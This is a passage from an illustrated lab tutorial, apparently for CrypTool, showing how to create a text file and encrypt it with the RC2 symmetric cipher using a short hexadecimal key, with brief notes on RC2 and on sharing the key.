


5. Click the **File** option from the menu bar and select **New** to create encrypted data.




6. The **Unnamed1** notepad appears; insert some text into the file. You will be encrypting this content.
7. From the menu bar, click **Encrypt/Decrypt** and navigate to **Symmetric (modern)** → **RC2....**

Note: RC2 is a symmetric-key block cipher. It is a 64-bit block cipher with variable key size and uses 18 rounds.




8. The **Key Entry: RC2** dialog box appears; keep the **Key length** set to default (**8 bits**).
9. In the text field below **Key length**, enter **05** as **hexadecimal characters**, and click **Encrypt**.

Note: The chosen hexadecimal character acts as a key that you must send to the intended user along with the encrypted file.

